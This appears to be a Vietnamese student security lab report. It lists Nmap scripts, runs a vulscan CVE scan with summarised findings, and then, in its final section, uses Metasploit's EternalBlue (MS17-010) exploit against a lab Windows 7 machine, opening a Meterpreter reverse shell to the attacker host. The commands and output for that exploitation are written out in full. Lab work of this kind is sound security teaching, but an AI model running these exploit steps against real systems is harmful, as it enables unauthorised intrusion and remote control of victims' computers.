http-vuln-cve2011-3368.nse
http-vuln-cve2012-1823.nse
http-vuln-cve2013-0156.nse
http-vuln-cve2013-6786.nse
http-vuln-cve2013-7091.nse
http-vuln-cve2014-2126.nse
http-vuln-cve2014-2127.nse
http-vuln-cve2014-2128.nse
http-vuln-cve2014-2129.nse
http-vuln-cve2014-3704.nse
http-vuln-cve2014-8877.nse
http-vuln-cve2015-1427.nse
http-vuln-cve2015-1635.nse
http-vuln-cve2017-1001000.nse
http-vuln-cve2017-5638.nse
http-vuln-cve2017-5689.nse
http-vuln-cve2017-8917.nse
http-vuln-misfortune-cookie.nse
http-vuln-wnr1000-creds.nse
http-waf-detect.nse
http-waf-fingerprint.nse
http-webdav-scan.nse
http-wordpress-brute.nse
http-wordpress-enum.nse
http-wordpress-users.nse
http-xssed.nse
iax2-brute.nse
iax2-version.nse
icap-info.nse
iec-identify.nse
ike-version.nse
imap-brute.nse
imap-capabilities.nse
imap-ntlm-info.nse
impress-remote-discover.nse
informix-brute.nse
informix-query.nse
informix-tables.nse
ip-forwarding.nse
targets-sniffer.nse
targets-traceroute.nse
targets-xml.nse
teamspeak2-version.nse
telnet-brute.nse
telnet-encryption.nse
telnet-ntlm-info.nse
tftp-enum.nse
tls-alpn.nse
tls-nextprotoneg.nse
tls-ticketbleed.nse
tn3270-screen.nse
tor-consensus-checker.nse
traceroute-geolocation.nse
tso-brute.nse
tso-enum.nse
ubiquiti-discovery.nse
unittest.nse
unusual-port.nse
upnp-info.nse
url-snarf.nse
ventrilo-info.nse
versant-info.nse
vmauthd-brute.nse
vmware-version.nse
vnc-brute.nse
vnc-info.nse
vnc-title.nse
voldemort-info.nse
vtam-enum.nse
vulners.nse
vulscan
vuze-dht-info.nse
wdb-version.nse
weblogic-t3-info.nse
whois-domain.nse
whois-ip.nse
wsdd-discover.nse
x11-access.nse
xdmcp-discover.nse
xmlrpc-methods.nse
xmpp-brute.nse
xmpp-info.nse
tuoitho@Ubuntu22:/usr/share/nmap/scripts$
```

Thực thi lệnh `sudo nmap --script vulscan --script-args vulscandb=cve.csv -sV 192.168.197.151`

(sử dụng cơ sở dữ liệu CVE (Common Vulnerabilities and Exposures) từ file `cve.csv` để đối chiếu các lỗ hổng bảo mật đã biết với các dịch vụ và phiên bản dịch vụ trên mục tiêu. File

cve.csv chứa thông tin về các CVE và cần được tải xuống trước khi sử dụng)



⇒ Có rất nhiều lỗ hổng

CVE	Sơ lược	Phần mềm Bị Ảnh Hưởng	Lỗ Hổng Chính	Tác Động Chính	Cách Khắc Phục
CVE-2013-2306	Lỗ hổng CVE-2013-2306 là một lỗi bảo mật nghiêm trọng trong ứng dụng jigbrowser+ trên Android trước phiên bản 1.6.4. Lỗi này cho phép hacker giả mạo thanh địa chỉ trình duyệt, khiến người dùng tin rằng họ đang truy cập vào một trang web uy tín. Từ đó, hacker có thể lừa người dùng cung cấp thông tin cá nhân, dẫn đến mất tiền	jigbrowser + (Android)	Giả mạo địa chỉ web	Lừa đảo, đánh cắp thông tin	Cập nhật app

	hoặc bị đánh cắp dữ liệu.				
CVE-2000-0653	<p>Lỗi hổng CVE-2000-0653 là một điểm yếu nghiêm trọng trong phần mềm Microsoft Outlook Express.</p> <p>Lỗi này cho phép kẻ tấn công từ xa tạo ra một liên kết đặc biệt. Khi người dùng click vào liên kết này, kẻ tấn công có thể:</p>	Microsoft Outlook Express	Theo dõi email	Mất thông tin cá nhân	Cập nhật, dùng phần mềm bảo mật
CVE-1999-0749	<p>Lỗi hổng CVE-1999-0749 là một lỗ hổng bảo mật nghiêm trọng trong phần mềm Microsoft Telnet Client trên hệ điều hành Windows 95 và Windows 98.</p>	Microsoft Telnet Client (Win 95/98)	Tràn bộ nhớ	Kiểm soát máy tính	Cập nhật hệ điều hành, không dùng Telnet
CVE-2000-0168	<p>Lỗi hổng CVE-2000-0168 là một điểm yếu bảo mật trong hệ điều hành Windows 9x. Lỗi này liên quan đến cách hệ thống xử lý các đường dẫn đến tập tin (file paths).</p> <p>Lỗi hổng CVE-2000-0168 cho phép kẻ tấn công làm cho hệ thống Windows 9x ngừng hoạt động bằng cách sử dụng các</p>	Microsoft Windows 9x	Lỗi xử lý đường dẫn	Từ chối dịch vụ	Cập nhật hệ điều hành

	đường dẫn tập tin đặc biệt. Để bảo vệ hệ thống, người dùng nên cập nhật hệ điều hành và tránh sử dụng các tên thiết bị DOS trong đường dẫn tập tin.				
CVE-1999-0012	Lỗi hồng CVE-1999-0012 là một điểm yếu bảo mật trong một số máy chủ web chạy trên hệ điều hành Windows. Lỗi này cho phép kẻ tấn công dễ dàng truy cập vào các tập tin mà chúng không được phép, ngay cả khi có các biện pháp bảo mật được thiết lập.	Web servers (Windows)	Truy cập trái phép file	Rò rỉ thông tin	Cập nhật, cấu hình bảo mật

Các lỗi hồng	Tóm tắt
[CVE-2013-2306] The jigsawbrowser+ application before 1.6.4 for Android does not properly open windows, which allows remote attackers to spoof the address bar via a crafted web site.	<p>Lỗi hồng CVE-2013-2306 là một lỗi bảo mật nghiêm trọng trong ứng dụng jigsawbrowser+ trên Android trước phiên bản 1.6.4. Lỗi này cho phép hacker giả mạo thanh địa chỉ trình duyệt, khiến người dùng tin rằng họ đang truy cập vào một trang web uy tín. Từ đó, hacker có thể lừa người dùng cung cấp thông tin cá nhân, dẫn đến mất tiền hoặc bị đánh cắp dữ liệu.</p> <p>Nguyên nhân: Ứng dụng xử lý việc mở các cửa sổ mới không đúng cách.</p> <p>Hậu quả: Người dùng có thể bị lừa đảo, mất tiền và thông tin cá nhân.</p> <p>Cách khắc phục: Cập nhật jigsawbrowser+ lên phiên bản</p>

	1.6.4 hoặc mới hơn.
[CVE-2000-0653] Microsoft Outlook Express allows remote attackers to monitor a user's email by creating a persistent browser link to the Outlook Express windows, aka the "Persistent Mail-Browser Link" vulnerability.	<p>Lỗ hổng CVE-2000-0653 là một điểm yếu nghiêm trọng trong phần mềm Microsoft Outlook Express. Lỗi này cho phép kẻ tấn công từ xa tạo ra một liên kết đặc biệt. Khi người dùng click vào liên kết này, kẻ tấn công có thể:</p> <ul style="list-style-type: none"> • Theo dõi email: Xem tất cả email đi vào và đi ra của người dùng. • Can thiệp email: Xóa, sửa đổi hoặc gửi email giả mạo. • Đánh cắp thông tin: Lấy cắp thông tin cá nhân, tài khoản ngân hàng, mật khẩu,... <p>Nguyên nhân: Do một lỗi trong cách Outlook Express xử lý các liên kết.</p> <p>Hậu quả: Người dùng có thể bị mất thông tin cá nhân, tài chính hoặc bị lừa đảo.</p> <p>Cách khắc phục:</p> <ul style="list-style-type: none"> • Cập nhật phần mềm: Cập nhật Outlook Express lên phiên bản mới nhất để vá lỗ hổng. • Sử dụng phần mềm bảo mật: Cài đặt và sử dụng các phần mềm diệt virus, tường lửa. • Cẩn trọng với email: Không mở email từ người gửi không rõ hoặc chứa các liên kết lạ.
[CVE-1999-0749] Buffer overflow in Microsoft Telnet client in Windows 95 and Windows 98 via a malformed Telnet argument.	<p>Lỗ hổng CVE-1999-0749 là một lỗ hổng bảo mật nghiêm trọng trong phần mềm Microsoft Telnet Client trên hệ điều hành Windows 95 và Windows 98.</p> <p>Nguyên nhân: Lỗi này xảy ra do phần mềm không kiểm soát tốt kích thước dữ liệu đầu vào. Khi kẻ tấn công gửi một lệnh Telnet đặc biệt được thiết kế để quá lớn, nó sẽ làm tràn bộ nhớ của chương trình, cho phép kẻ tấn công chen mã độc vào hệ thống.</p> <p>Hậu quả:</p> <ul style="list-style-type: none"> • Kiểm soát máy tính: Kẻ tấn công có thể điều khiển hoàn toàn máy tính của nạn nhân, làm bất cứ điều gì chúng muốn, chẳng hạn như đánh cắp dữ liệu, cài đặt phần mềm độc hại, hoặc thậm chí dùng máy tính để tấn công các máy tính khác.

	<p>Cách khắc phục:</p> <ul style="list-style-type: none"> • Cập nhật hệ điều hành: Microsoft đã phát hành các bản vá để khắc phục lỗ hổng này. Vì vậy, việc cập nhật hệ điều hành lên phiên bản mới nhất là cách tốt nhất để bảo vệ máy tính. • Không sử dụng Telnet: Telnet là một giao thức rất cũ và không an toàn. Nên chuyển sang sử dụng các giao thức bảo mật hơn như SSH.
<p>[CVE-2000-0168] Microsoft Windows 9x operating systems allow an attacker to cause a denial of service via a pathname that includes file device names, aka the "DOS Device in Path Name" vulnerability.</p>	<p>Lỗ hổng CVE-2000-0168 là một điểm yếu bảo mật trong hệ điều hành Windows 9x. Lỗi này liên quan đến cách hệ thống xử lý các đường dẫn đến tập tin (file paths).</p> <p>Lỗ hổng CVE-2000-0168 cho phép kẻ tấn công làm cho hệ thống Windows 9x ngừng hoạt động bằng cách sử dụng các đường dẫn tập tin đặc biệt. Để bảo vệ hệ thống, người dùng nên cập nhật hệ điều hành và tránh sử dụng các tên thiết bị DOS trong đường dẫn tập tin.</p> <p>Nguyên nhân:</p> <ul style="list-style-type: none"> • Xử lý sai: Hệ điều hành Windows 9x không xử lý đúng cách các đường dẫn tập tin chứa các tên thiết bị đặc biệt của hệ thống DOS (như CON, PRN, AUX, NUL). <p>Tác động:</p> <ul style="list-style-type: none"> • Từ chối dịch vụ (DoS): Kẻ tấn công có thể lợi dụng lỗi này để tạo ra các đường dẫn đặc biệt, khiến hệ thống gặp lỗi và ngừng hoạt động, khiến người dùng không thể sử dụng máy tính. <p>Cách thức tấn công:</p> <ul style="list-style-type: none"> • Tạo đường dẫn đặc biệt: Kẻ tấn công tạo ra một đường dẫn tập tin chứa tên thiết bị DOS. • Gây lỗi hệ thống: Khi hệ thống cố gắng truy cập đường dẫn này, nó sẽ gặp lỗi và ngừng hoạt động. <p>Giải pháp:</p> <ul style="list-style-type: none"> • Cập nhật hệ điều hành: Cập nhật Windows 9x lên phiên bản mới hơn để vá lỗ hổng này.


	<ul style="list-style-type: none"> • Tránh sử dụng tên thiết bị DOS: Không sử dụng các tên thiết bị DOS trong đường dẫn tập tin.
<p>[CVE-1999-0012] Some web servers under Microsoft Windows allow remote attackers to bypass access restrictions for files with long file names.</p>	<p>Lỗ hổng CVE-1999-0012 là một điểm yếu bảo mật trong một số máy chủ web chạy trên hệ điều hành Windows. Lỗi này cho phép kẻ tấn công dễ dàng truy cập vào các tập tin mà chúng không được phép, ngay cả khi có các biện pháp bảo mật được thiết lập.</p> <p>Nguyên nhân:</p> <ul style="list-style-type: none"> • Xử lý tên tập tin dài không đúng: Máy chủ web không kiểm tra và xử lý đúng cách các yêu cầu truy cập đến các tập tin có tên dài. <p>Tác động:</p> <ul style="list-style-type: none"> • Truy cập trái phép: Kẻ tấn công có thể dễ dàng truy cập vào các tập tin nhạy cảm như dữ liệu người dùng, thông tin tài chính, mã nguồn,... • Rò rỉ thông tin: Thông tin quan trọng có thể bị kẻ tấn công đánh cắp và sử dụng cho mục đích xấu. <p>Cách thức tấn công:</p> <ul style="list-style-type: none"> • Tạo yêu cầu đặc biệt: Kẻ tấn công gửi yêu cầu truy cập đến một tập tin có tên dài, khai thác lỗ hổng trong việc kiểm tra quyền truy cập của máy chủ web. <p>Giải pháp:</p> <ul style="list-style-type: none"> • Cập nhật phần mềm: Cài đặt các bản vá bảo mật mới nhất cho máy chủ web để khắc phục lỗ hổng. • Cấu hình bảo mật: Kiểm tra và cấu hình lại các quy tắc bảo mật của máy chủ web để đảm bảo rằng chỉ những người có quyền hợp pháp mới có thể truy cập vào các tập tin. • Giới hạn độ dài tên tập tin: Trong một số trường hợp, có thể giới hạn độ dài tối đa của tên tập tin để giảm thiểu rủi ro. <p>Tóm tắt:</p> <p>Lỗ hổng CVE-1999-0012 là một ví dụ điển hình về việc các phần mềm, ngay cả khi được sử dụng rộng rãi, vẫn có thể chứa các lỗ hổng bảo mật. Để bảo vệ hệ thống của</p>

mình, người quản trị hệ thống cần thường xuyên cập nhật phần mềm, kiểm tra và cấu hình bảo mật một cách cẩn thận.

Lưu ý: Lỗ hổng này đã được phát hiện và vá từ lâu. Tuy nhiên, việc hiểu về nó sẽ giúp chúng ta nâng cao nhận thức về tầm quan trọng của việc bảo mật hệ thống và ứng dụng.

3. Yêu cầu 3: Sử dụng metasploit để truy cập vào các máy với các lỗ hổng remote

Cài đặt và sử dụng trong Ubuntu thành công:



```
Run msfconsole to get started
ledinhtri@ledinhtri-virtual-machine: ~/Desktop$ msfconsole

** Welcome to Metasploit Framework Initial Setup **
Please answer a few questions to get started.

Would you like to use and setup a new database (recommended)?
Please answer yes or no.
Would you like to use and setup a new database (recommended)? yes
Running the 'init' command for the database:
Creating database at /home/ledinhtri/.msf4/db
Creating db socket file at /tmp
Starting database at /home/ledinhtri/.msf4/db...waiting for server to start.... done
server started
success
Creating database users
Writing client authentication configuration file /home/ledinhtri/.msf4/db/pg_hba.conf
Stopping database at /home/ledinhtri/.msf4/db
Starting database at /home/ledinhtri/.msf4/db...waiting for server to start.... done
server started
success
Creating initial database schema
Database initialization successful

** Metasploit Framework Initial Setup Complete **

Metasploit tip: View advanced module options with advanced

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
```

```
ledinhtri@ledinhtri-virtual-machine: ~/Desktop

** Metasploit Framework Initial Setup Complete **

Metasploit tip: View advanced module options with advanced


Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.4.27-dev-                               ]
+ -- ==[ 2451 exploits - 1260 auxiliary - 430 post         ]
+ -- ==[ 1468 payloads - 49 encoders - 11 nops            ]
+ -- ==[ 9 evasion                                         ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_version
```

Máy nạn nhân: IP 192.168.4.211



Test thử kết nối:

```
ledinhtri@ledinhtri-virtual-machine: ~/Desktop
ledinhtri@ledinhtri-virtual-machine:~/Desktop$ ping 192.168.4.211
PING 192.168.4.211 (192.168.4.211) 56(84) bytes of data.
64 bytes from 192.168.4.211: icmp_seq=1 ttl=128 time=1.06 ms
64 bytes from 192.168.4.211: icmp_seq=2 ttl=128 time=0.554 ms
^C
--- 192.168.4.211 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.554/0.807/1.060/0.253 ms
ledinhtri@ledinhtri-virtual-machine:~/Desktop$
```

Quét:


```
Ubuntu 22.04 64-bit | Windows 7 x64 | Sep 14 04:05
Activities | Terminal | ledinhtri@ledinhtri-virtual-machine: ~/Desktop

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.4.211
rhosts => 192.168.4.211
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.4.211:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:39s) (guid:{1ab25618-82cc-4b9c-8c4b-c615571b89a2}) (authentication domain:WIN-S79E3CMA2UQ)Windows 7 Ultimate SP1 (build:7601) (name:WIN-S79E3CMA2UQ)
[+] 192.168.4.211:445 - Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:39s) (guid:{1ab25618-82cc-4b9c-8c4b-c615571b89a2}) (authentication domain:WIN-S79E3CMA2UQ)Windows 7 Ultimate SP1 (build:7601) (name:WIN-S79E3CMA2UQ)
[*] 192.168.4.211: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search smb

Matching Modules
=====

#   Name                                     Disclosure Date   Rank
  Check Description
-   -
-----
0   exploit/multi/http/struts_code_exec_classloader 2014-03-06       manual
    No   Apache Struts ClassLoader Manipulation Remote Code Execution
    1   \_ target: Java
    2   \_ target: Linux
    3   \_ target: Windows
    4   \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)
    5   exploit/osx/browser/safari_file_policy          2011-10-12       normal
    No   Apple Safari file:/// Arbitrary Code Execution
    6   \_ target: Safari 5.1 on OS X
    7   \_ target: Safari 5.1 on OS X with Java
    8   auxiliary/server/capture/smb                    .                normal
    No   Authentication Capture: SMB
    9   post/linux/busybox/smb_share_root                .                normal
```

Khai thác MS17-010 trong Metasploit:

```
ledinhtri@ledinhtri-virtual-machine: ~/Desktop

192 exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07
good No MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
193 exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26
great No MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
194 \_ target: Automatic
.
.
195 \_ target: Internet Explorer on Windows
.
.
196 exploit/windows/smb/ms10_061_spoolss 2010-09-14
excellent No MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
197 exploit/windows/fileformat/ms13_071_theme 2013-09-10
excellent No MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
198 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14
excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
199 exploit/windows/smb/ms17_010_eternalblue 2017-03-14
average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
200 \_ target: Automatic Target
.
.
201 \_ target: Windows 7
.
.
202 \_ target: Windows Embedded Standard 7
.
.
203 \_ target: Windows Server 2008 R2
.
.
204 \_ target: Windows 8
.
.
205 \_ target: Windows 8.1
.
.
206 \_ target: Windows Server 2012
.
.
207 \_ target: Windows 10 Pro
.
.
208 \_ target: Windows 10 Enterprise Evaluation
.
.
209 exploit/windows/smb/ms17_010_psexec 2017-03-14
normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execut
ion
210 \_ target: Automatic
.
.
211 \_ target: PowerShell
.
```

```

ledinhtri@ledinhtri-virtual-machine: ~/Desktop
msf6 auxiliary(scanner/smb/smb_version) > use exploit/windows/smb/ms17_010_eternalblue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBl
ue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target               .              .      .      .
2  \_ target: Windows 7                       .              .      .      .
3  \_ target: Windows Embedded Standard 7    .              .      .      .
4  \_ target: Windows Server 2008 R2         .              .      .      .
5  \_ target: Windows 8                       .              .      .      .
6  \_ target: Windows 8.1                     .              .      .      .
7  \_ target: Windows Server 2012             .              .      .      .
8  \_ target: Windows 10 Pro                   .              .      .      .
9  \_ target: Windows 10 Enterprise Evaluation .              .      .      .

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/ms17_010_eternalblue
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 10 Enterprise Evaluation'

[*] Using exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.4.211
rhosts => 192.168.4.211
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.4.253:4444
[*] 192.168.4.211:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.4.211:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.4.211:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.4.211:445 - The target is vulnerable.
[*] 192.168.4.211:445 - Connecting to target for exploitation.
[+] 192.168.4.211:445 - Connection established for exploitation.
[+] 192.168.4.211:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.4.211:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.4.211:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.4.211:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.4.211:445 - 0x00000020 50 61 63 6b 20 31 Pack 1

```

Thành công:


```
ledinhtri@ledinhtri-virtual-machine: ~/Desktop

Interact with a module by name or index. For example info 9, use 9 or use exploit/windows/smb/ms17_010_eternalblue
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 10 Enterprise Evaluation'

[*] Using exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.4.211
rhosts => 192.168.4.211
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.4.253:4444
[*] 192.168.4.211:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.4.211:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.4.211:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.4.211:445 - The target is vulnerable.
[*] 192.168.4.211:445 - Connecting to target for exploitation.
[+] 192.168.4.211:445 - Connection established for exploitation.
[+] 192.168.4.211:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.4.211:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.4.211:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.4.211:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.4.211:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.4.211:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.4.211:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.4.211:445 - Sending all but last fragment of exploit packet
[*] 192.168.4.211:445 - Starting non-paged pool grooming
[+] 192.168.4.211:445 - Sending SMBv2 buffers
[+] 192.168.4.211:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.4.211:445 - Sending final SMBv2 buffers.
[*] 192.168.4.211:445 - Sending last fragment of exploit packet!
[*] 192.168.4.211:445 - Receiving response from exploit packet
[+] 192.168.4.211:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.4.211:445 - Sending egg to corrupted connection.
[*] 192.168.4.211:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.4.211
[*] Meterpreter session 1 opened (192.168.4.253:4444 -> 192.168.4.211:49159) at 2024-09-14 04:01:02 -0400

0
[+] 192.168.4.211:445 - =====
[+] 192.168.4.211:445 - =====WIN=====
[+] 192.168.4.211:445 - =====

meterpreter > |
```



```
ledinhtri@ledinhtri-virtual-machine: ~/Desktop

[+] 192.168.4.211:445 - =====
[+] 192.168.4.211:445 - =====--WIN=====
[+] 192.168.4.211:445 - =====

meterpreter > ifconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:6e:9b:95
MTU        : 1500
IPv4 Address : 192.168.4.211
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2402:800:7b4e:fe48:1cf2:677a:a552:43a6
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2402:800:7b4e:fe48:85b7:d98c:ab56:f509
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
